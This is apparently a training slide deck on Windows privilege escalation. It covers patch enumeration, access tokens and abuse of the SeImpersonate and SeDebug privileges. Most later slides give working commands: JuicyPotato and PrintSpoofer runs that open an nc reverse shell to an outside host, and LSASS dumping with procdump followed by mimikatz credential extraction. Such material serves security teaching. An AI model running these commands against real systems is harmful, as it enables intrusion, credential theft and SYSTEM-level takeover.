
legacy operating system Step 1: Enumerating Missing Patches (command) •
wmic qfe / systeminfo Step 2: Identify the Exploit using sherlock • Import-Module .\Sherlock.ps1 • Find-AllVulns Step 3: Run the exploit script -
4. Exploiting USER PRIVILeges Windows user rights (privileges) are granular

OS-level capabilities assigned to accounts or groups that control sensitive actions (for example: creating tokens, debugging processes, loading drivers, or backing up files). They are separate from file/registry ACLs and group membership. These are enforced by the Local Security Authority (LSA) through the user’s access token. • SeAssignPrimaryToken • SeBackup Reference: https://github.com/gtworek/Priv2Admin -
ACCESS TOKENS What are Windows Access Tokens? Access Tokens in
Windows are data structures that describe the security context of a process or thread: 1.Who you are (user SID) 2.What groups you belong to 3.What privileges you have (SeDebug, SeImpersonate, etc.) Every process in Windows runs with a token assigned when it's created. Tokens are key to authorization decisions by the OS. -
ABUSING SeImpersonate - JuicyPotato If a user has this privilege
and the system allows impersonation scenarios (e.g., services with named pipes), this is a golden path to SYSTEM. Key scenario: If your user has SeImpersonate Privilege, you can impersonate higher- privileged users if a service exposes a token. Many services allow named pipe connections where you can trick them into authenticating and capture an impersonation token. Technique: • Fake service → make SYSTEM connect → impersonate SYSTEM • Common in Juicy Potato, Rogue Potato, etc. -
ABUSING SeImpersonate - JuicyPotato Step 1: Identification • whoami /priv
Step 2: Open a Listner • nc -lnvp <port> Step 3: Run Juicy Potato • JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\tools\nc.exe <ip> <port> -e cmd.exe" -t * -
ABUSING SeImpersonate - PrintSpoofer JuicyPotato is not effective on Windows
10 (build 1809 and later) and Windows Server 2019. • Check privileges: whoami /priv → Look for SeImpersonatePrivilege: Enabled • Run PrintSpoofer: PrintSpoofer.exe -c "c:\tools\nc.exe <ip> <port> - e cmd" • Result: SYSTEM shell -
ABUSING SeImpersonate - PrintSpoofer Step 1: Identification • whoami /priv
Step 2: Open a Listner • nc -lnvp <port> Step 3: Run PrintSpoofer • PrintSpoofer.exe -c "c:\tools\nc.exe <ip> <port> -e cmd" -
ABUSING SeDebug Privilege • SeDebugPrivilege Grants the ability to debug
and control processes system-wide. • Bypasses normal ownership checks so a holder can operate on any process. High-privilege targets: Processes like lsass.exe contain secrets (passwords, tokens). Techninque: • Dump LSASS process using Procdump • Transfer the dump file to extracts cred by using mimikatz. -

ABUSING SeDebug Privilege Step 1: Identification • whoami /priv Step
2: Dump LSASS • procdump.exe -accepteula -ma lsass.exe lsass.dmp Step 3: Exfilterate Secrets/ Creds • mimikatz.exe • log • sekurlsa::minidump lsass.dm • sekurlsa::logonpasswords -
miscellaneous ATTACK VECTORS • UAC Bypass • Kiosk Bypasses •
DLL Injection • Runas • Abusing Shadow Copies etc.